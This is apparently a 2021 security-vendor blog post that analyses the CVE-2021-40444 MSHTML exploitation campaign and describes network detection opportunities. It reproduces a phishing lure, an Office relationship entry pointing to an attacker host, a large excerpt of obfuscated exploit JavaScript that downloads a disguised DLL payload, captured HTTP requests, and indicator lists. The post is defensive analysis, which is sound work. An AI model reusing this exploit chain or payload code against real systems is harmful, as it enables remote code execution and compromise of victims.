Rendering Threats: A Network Perspective

blog.gigamon.com/2021/09/10/rendering-threats-a-network-perspective/

September 10, 2021

Home » Security » Rendering Threats: A Network Perspective

Security / September 10, 2021


Joe Slowik &nbsp

Background

On September 7, 2021, following a long holiday weekend in the U.S., Microsoft disclosed a remote code execution vulnerability, CVE-2021-40444. Discovered by researchers from several organizations, the vulnerability leverages flaws in the MSHTML application, present in all Microsoft Windows installations, to achieve code execution. At the time of this writing, security researchers from several organizations identified active exploitation of this vulnerability, potentially as early as mid-August 2021, via a chain of events started through specially crafted Microsoft Office documents.

Identified Behaviors

Multiple researchers identified what appears to be a single campaign from mid-August 2021 through early September 2021 leveraging CVE-2021-40444 against multiple victims. While precise victimology is unknown, limited evidence indicates potential use against entities in North America, Europe, and Asia. Intrusion operations begin through the delivery of a phishing document — exactly how the document is delivered is unknown at present — such as the following item:



Letter before small claims court claim

8050 West 78th Street
Minneapolis, MN 55439

As it has not been possible to resolve this matter amicably, and it is apparent that court action may be necessary, I write in compliance with the Practice Direction on Pre-Action Conduct.

This claim regards an artist from your label and royalty issues.

In accordance with the Practice Direction on Pre-Action Conduct I would request that you provide me with copies of the certain documents.

I can confirm that I would be agreeable to mediation and would consider any other system of Alternative Dispute Resolution (ADR) in order to avoid the need for this matter to be resolved by the courts.

I would invite you to put forward any proposals in this regard.

In closing, I would draw your attention to paragraphs 15 and 16 of the Practice Direction which gives the courts the power to impose sanctions on the parties if they fail to comply with the direction including failing to respond to this letter before claim.


I look forward to hearing from you within the next 28 days.

Should I not receive a response to my letter within this time frame then I anticipate that court action will be commenced with no further reference to you.

Yours faithfully,


TERRANCE W. MOORE

While the document loads, Microsoft Office attempts to retrieve a remote object referenced in a component of the document file, such as the following:



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7"
 Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id=
"rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id=
"rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6"
 Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5"
 Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"mhtml:http://hidusi.com/94cc140dcee6068a/help.html!x-usc:http://hidusi.com/94cc140dcee6068a/help.html" TargetMode="External"
/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target=
"media/image1.wmf"/></Relationships>
```

The HTML object retrieved contains obfuscated JavaScript code that the MSHTML engine renders as though it were a webpage. Although helpful in evading detections and defenses, the obfuscation is unnecessary as the MSHTML application will render the underlying code irrespective of hardening. The following shows a portion of the malicious code:



```
<!DOCTYPE html>
<html>
 <head>
  <meta http-equiv="Expires" content="-1">
  <meta http-equiv="X-UA-Compatible" content="IE=11">
 </head>
 <body>
  <script>
var a0_0x127f=['123','365952KMsRQT','tiveX','/Lo','./../../','contentDocument','ppD','Dat','close','Acti','removeChild','mlF','write','./A','ata/',
'ile','../','body','setAttribute','#version=5,0,0,0','ssi','iframe','748708rfmUTk','documentElement','lFile','location','159708hBVRtu','a/Lo',
'Script','document','call','contentWindow','emp','Document','Obj','prototype','lfi','bject','send','appendChild','Low/championship.inf',
'htmlfile','115924pLbIpw','GET','p/championship.inf','1109sMoXXX','./../A','htm','l/T','cal/','1wzQpCO','ect','w/championship.inf',
'522415dmiRUA','http://hidusi.com/e8c76295a5f9acb7/ministry.cab','88320wWglcB','XMLHttpRequest','championship.inf','Act',
'D:edbc374c-5730-432a-b5b8-de94f0b57217','open','<bo','HTMLElement','/..','veXO','102FePAWC'];function a0_0x15ec(_0x329dba,
_0x46107c){return a0_0x15ec=function(_0x127f75,_0x15ecd5){_0x127f75=_0x127f75-0xaa;var _0x5a770c=a0_0x127f[_0x127f75];
return _0x5a770c;},a0_0x15ec(_0x329dba,_0x46107c);}(function(_0x59985d,_0x17bed8){var _0x1eac90=a0_0x15ec;while(!![]){
try{var _0x2f7e2d=parseInt(_0x1eac90(0xce))+parseInt(_0x1eac90(0xd8))*parseInt(_0x1eac90(0xc4))+parseInt(_0x1eac90(0xc9))*-
parseInt(_0x1eac90(0xad))+parseInt(_0x1eac90(0xb1))+parseInt(_0x1eac90(0xcc))+-parseInt(_0x1eac90(0xc1))+parseInt(_0x1eac90(
0xda));if(_0x2f7e2d===_0x17bed8)break;else _0x59985d['push'](_0x59985d['shift']());}catch(_0x34af1e){_0x59985d['push'](
_0x59985d['shift']());}}}(a0_0x127f,0x5df71),function(){var _0x2ee207=a0_0x15ec,_0x279eab=window,_0x1b93d7=_0x279eab[
_0x2ee207(0xb4)],_0xcf5a2=_0x279eab[_0x2ee207(0xb8)]['prototype']['createElement'],_0x4d7c02=_0x279eab[_0x2ee207(0xb8)][
'prototype'][_0x2ee207(0xe5)],_0x1ee31c=_0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xbe)],_0x2d20cd=_0x279eab[
_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xe3)],_0x4ff114=_0xcf5a2['call'](_0x1b93d7,_0x2ee207(0xac));try{_0x1ee31c[
_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xea)],_0x4ff114);}catch(_0x1ab454){_0x1ee31c[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207
(0xae)],_0x4ff114);}var _0x403e5f=_0x4ff114[_0x2ee207(0xb6)]['ActiveXObject'],_0x224f7d=new _0x403e5f(_0x2ee207(0xc6)+
_0x2ee207(0xbb)+'le');_0x4ff114[_0x2ee207(0xde)]['open']()[_0x2ee207(0xe1)]();var _0x371a71='p';try{_0x2d20cd[_0x2ee207(0xb5
)](_0x1b93d7[_0x2ee207(0xea)],_0x4ff114);}catch(_0x3b004e){_0x2d20cd['call'](_0x1b93d7['documentElement'],_0x4ff114);}
function _0x2511dc(){var _0x45ae57=_0x2ee207;return _0x45ae57(0xcd);}_0x224f7d['open']()[_0x2ee207(0xe1)]();var _0x3e172f
=new _0x224f7d[(_0x2ee207(0xb3))][(_0x2ee207(0xd1))+'iveX'+(_0x2ee207(0xb9))+(_0x2ee207(0xca))]('htm'+_0x2ee207(0xaf));
_0x3e172f[_0x2ee207(0xd3)]()[_0x2ee207(0xe1)]();var _0xd7e33d='c',_0x35b0d4=new _0x3e172f[(_0x2ee207(0xb3))]['Ac'+(
_0x2ee207(0xdb))+'Ob'+'ject']('ht'+_0x2ee207(0xe4)+_0x2ee207(0xe8));_0x35b0d4[_0x2ee207(0xd3)]()[_0x2ee207(0xe1)]();var
_0xf70c6e=new _0x35b0d4['Script'][(_0x2ee207(0xe2))+(_0x2ee207(0xd7))+(_0x2ee207(0xbc))]('ht'+'mlF'+_0x2ee207(0xe8));
_0xf70c6e[_0x2ee207(0xd3)]()[_0x2ee207(0xe1)]();var _0xfed1ef=new ActiveXObject('htmlfile'),_0x5f3191=new ActiveXObject(
_0x2ee207(0xc0)),_0xafc795=new ActiveXObject(_0x2ee207(0xc0)),_0x5a6d4b=new ActiveXObject('htmlfile'),_0x258443=new
ActiveXObject('htmlfile'),_0x53c2ab=new ActiveXObject('htmlfile'),_0x3a627b=_0x279eab[_0x2ee207(0xcf)],_0x2c84a8=new
_0x3a627b(),_0x220eee=_0x3a627b[_0x2ee207(0xba)][_0x2ee207(0xd3)],_0x3637d8=_0x3a627b[_0x2ee207(0xba)][_0x2ee207(0xbd
)],_0x27de6f=_0x279eab['setTimeout'];_0x220eee[_0x2ee207(0xb5)](_0x2c84a8,_0x2ee207(0xc2),_0x2511dc(),![]),_0x3637d8[
_0x2ee207(0xb5)](_0x2c84a8),_0xf70c6e[_0x2ee207(0xb3)][_0x2ee207(0xb4)][_0x2ee207(0xe5)](_0x2ee207(0xd4)+'dy>');var
_0x126e83=_0xcf5a2[_0x2ee207(0xb5)](_0xf70c6e['Script'][_0x2ee207(0xb4)],'ob'+'je'+'ct');_0x126e83[_0x2ee207(0xeb)]('co'+'de'+
'ba'+'se',_0x2511dc()+_0x2ee207(0xaa));var _0x487bfa='l';_0x126e83[_0x2ee207(0xeb)]('c'+'la'+_0x2ee207(0xab)+'d','CL'+'SI'+
_0x2ee207(0xd2)),_0x1ee31c[_0x2ee207(0xb5)](_0xf70c6e[_0x2ee207(0xb3)]['document']['body'],_0x126e83),_0xfed1ef[_0x2ee207(
0xb3)][_0x2ee207(0xb0)]='.'+_0xd7e33d+_0x371a71+_0x487bfa+':'+'123',_0xfed1ef[_0x2ee207(0xb3)]['location']='.'+_0xd7e33d+
_0x371a71+_0x487bfa+':'+_0x2ee207(0xd9),_0xfed1ef[_0x2ee207(0xb3)][_0x2ee207(0xb0)]='.'+_0xd7e33d+_0x371a71+_0x487bfa+
':'+_0x2ee207(0xd9),_0xfed1ef[_0x2ee207(0xb3)][_0x2ee207(0xb0)]='.'+_0xd7e33d+_0x371a71+_0x487bfa+':'+_0x2ee207(0xd9),
_0xfed1ef[_0x2ee207(0xb3)][_0x2ee207(0xb0)]='.'+_0xd7e33d+_0x371a71+_0x487bfa+':'+'123',_0xfed1ef[_0x2ee207(0xb3)][
_0x2ee207(0xb0)]='.'+_0xd7e33d+_0x371a71+_0x487bfa+':'+_0x2ee207(0xd9),_0xfed1ef['Script']['location']='.'+_0xd7e33d+
```

When executed, the scripting content retrieves another file with an .inf extension that is actually a malicious DLL file. The extension–file type mismatch is likely used to evade defensive checks for downloading portable executable file types. Once executed, the DLL establishes command and control (C2) communication, allowing the unknown adversary to access the exploited victim.

The above represents only preliminary analysis of a campaign that appears to still be in progress. While additional details on this activity will almost certainly emerge over the coming days and weeks, sufficient information exists to analyze this exploit for defensive purposes.

Network Detection Opportunities

At first glance, the above operations appear heavily weighted toward host-based detection methodologies and possibly phishing or malicious email defenses. While these assessments are valid and will likely receive significant attention as the security community further examines the vulnerability and the resulting campaign, there are defensive alternatives. As previously discussed with respect to ransomware operations, information security practitioners must aim to identify and defeat malicious behavior across host and network perspectives, fusing insights from each into a complete picture, to compete against modern threat actors.

While much remains unknown concerning both *who* is responsible and for *what* purpose, the current campaign underscores the need to take this blended defensive approach. This begins at the very first moments of malicious action on a victim's machine: the retrieval of a remote object via Microsoft Office. Similar to template injection behaviors, the malicious document can only serve its desired function and purpose if it can retrieve and render the remotely hosted scripting object. This critical dependency provides defenders with their first opportunity for detection, if not outright mitigation.

When retrieving a remote object via a Microsoft Office program, default Windows behavior employs a User Agent string value reflecting the application. In the case of this activity, initial retrieval results in traffic similar to the following two observations:

```
GET /e8c76295a5f9acb7/side.html HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; InfoPath.3; .NET4.0C; .NET4.0E; ms-office;
MSOffice 14)
Accept-Encoding: gzip, deflate
Host: hidusi.com
Connection: Keep-Alive
```

```
HEAD /e8c76295a5f9acb7/side.html HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft Office Existence Discovery
Host: hidusi.com
```


Searching for instances of Office-based User Agents engaging in anomalous or suspicious activity can serve as a powerful detection for initial actions on target. Observations that can be joined with this for higher confidence include:

- Traffic to new, previously unobserved network locations
- Enriching network location activity (such as the domain) to identify suspicious hosting or other patterns
- Analysis of traffic and response to identify the obfuscated JavaScript code returned, especially since the traffic in this instance is unencrypted

The above observations can be combined with host-based detections to further refine matters, identifying such aspects as where files are written and follow-on program execution by looking at child processes from Microsoft Office.

Following script execution, the adversary designed the script to retrieve and launch a DLL with a mismatched file extension. This again presents an opportunity for detection and warning, seeing the difference between the content retrieved (a portable executable file type) and the content as labeled (using the .inf extension). Again, paired with host observations, even more powerful conclusions can be reached, aligning the simple masquerade in the payload retrieval with follow-on execution as a DLL on the victim machine.

Finally, C2 behaviors after DLL execution can identify an intrusion in progress. One of the most direct, and network-specific, ways of doing so is through identifying a new, not previously seen domain in network traffic. This observation can be further enriched by treating the domain as a composite object and identifying suspicious characteristics in terms of domain registrar, network hosting, and relative domain recency (registered in late August 2021, for example), as seen in the following information from DomainTools:



- 98298902bd8348e6af1f217fc81ea831.protect@withheldforprivacy.com is associated with ~ 1 domain
- abuse@namecheap.com is associated with ~ 29,621,314 domains

Registrant

- Withheld for Privacy Purposes is associated with ~ 8,503,280 domains
- Country: Iceland - (IS)

Registrant Org

- Privacy service provided by Withheld for Privacy ehf is associated with ~ 13,139,258 domains

Registrar

- NAMECHEAP INC

Dates

- Created: 2021-08-25
- Expires: 2022-08-25

Name Servers

- dns1.registrar-servers.com (has 7,614,469 domains)
- dns2.registrar-servers.com (has 7,611,626 domains)

IP Address

- 45.153.241.127 ~ 1 other site hosted on this server

IP Location

45.153.241.127

By examining precisely how this intrusion unfolds, defenders can identify multiple possible detection points for this campaign. Yet, while that is desirable, such actions can seem consistently backward looking, as they chase known, analyzed behaviors as opposed to newly observed activity. Such concerns are magnified in the case of zero-day actions, where adversary tradecraft predates defender awareness.

Enabling Defense Against Unknown Threat Vectors

Closer examination of the defensive strategies in the previous section identifies something interesting: While the root cause of exploitation and intrusion activity remains a “net new” behavior, all surrounding observations and adversary techniques either align with known tradecraft or display sufficient anomalous characteristics to allow for detection. As previously discussed, when evaluating anomalies in network defense, fundamental understanding of networks, their expected or typical behavior, and useful diversions from these norms for adversary activities opens space for powerful defensive possibilities.

In the case of the MSHTML exploitation activity above, our specific defensive guidance easily translates into more general security advice:

- Leverage identification of applications in network traffic to flag strange or risky behaviors relevant to the originating application
- Use content analysis and similar methodologies to determine when potentially malicious objects are retrieved while employing some degree of obfuscation or evasion, whether at the content level (such as obfuscated JavaScript) or metadata (such as file type-to-extension mismatches)
- Aggressively question newly observed network infrastructure communicating with the defended network and place such communications in context to identify potential malicious activity

By adopting these mechanisms, among a host of other behavior-centric strategies, defenders can place themselves ahead of potential intrusions through identification of adversary dependencies or commonalities. Even when a threat actor deploys a new, previously unobserved technique (such as the MSHTML exploit in this campaign), understanding linked dependencies, delivery mechanisms, and C2 requirements allows for detection even under the most difficult circumstances.

Conclusion

The recently disclosed campaign leveraging a then-zero-day exploit in MSHTML retains a number of unknowns. The community of network defenders still does not know what entity is responsible for this activity, for what purpose the campaign was conducted, and (perhaps most significantly) if other threat actors have leveraged the same vulnerability for additional campaigns. While these all are worrying thoughts, a thorough examination of defensive possibilities identifies various potential avenues for detection and defensive response.

By understanding how specific adversary tradecraft relates to the broader “kill chain” of the intrusion lifecycle, defenders can layer detections in such a fashion that even novel techniques are revealed through their relationship with more mundane behaviors. Defenders must continuously adapt detections and alarms across all phases of adversary operations to ensure that this latent defensive advantage is claimed and utilized, severely limiting would-be intruders from achieving their objectives. As such, adopting a detection and defense methodology that embraces all phases of visibility and operation — including network-centric identification and analysis — is a necessary prerequisite to meeting the challenge of modern, agile adversaries.

Indicators of Compromise

Identified Malicious Domains

pawevi[.]com

dodefoh[.]com

hidusi[.]com

macuwuf[.]com

joxinu[.]com

Identified Malicious IP Addresses

45.153.241[.]127

45.153.240[.]220

45.147.229[.]242

23.106.160[.]25

108.62.118[.]69

Identified Malicious Documents

199b9e9a7533431731fbb08ff19d437de1de6533f3ebbffc1e13eeffaa4fd455

5b85dbe49b8bc1e65e01414a0508329dc41dc13c92c08a4f14c71e3044b06185

938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52

a5f55361eff96ff070818640d417d2c822f9ae1cdd7e8fa0db943f37f6494db9

3bddb2e1a85a9e06b9f9021ad301fdcde33e197225ae1676b8c6d0b416193ecf

Identified DLLs

3834f6a04b0a9cca41653967e46934932089adaa4de23ff5cfeecdd0e9258e72

6eedf45cb91f6762de4e35e36bcb03e5ad60ce9ac5a08caeb7eda035cd74762b bd4b9f4b79f8a9eedc12abe3919cecb041c61022485b87b3a5cdfd1891e30670

cb091dbfd10645ba4ebf06d272e98cd98a2359bc0a0e115bf1ae6ad0073461e0

Featured Webinars

Hear from our experts on the latest trends and best practices to optimize your network visibility and analysis.

CONTINUE THE DISCUSSION

People are talking about this in the Gigamon Community's Security group.

Share your thoughts today

NDR Resource

RELATED CONTENT

REPORT

2022 Ransomware Defense Report

GET YOUR COPY >

WEBINAR

Encryption Trends: What We Learned from Analyzing 1 Trillion Network Data Flows

WATCH ON DEMAND >

REPORT

2022 TLS Trends Data

DOWNLOAD REPORT >

WEBPAGE

Suddenly, Ransomware Has Nowhere to Hide

TAKE A LOOK >

OLDER ARTICLE

How SOCs Are Working Alone, Distracted, and in the Dark — and What to Do About It: A Three-Part Webinar Series

NEWER ARTICLE

Partner Spotlight: Gigamon and ICM Cyber Help Customers Secure Their Data and Networks

TOP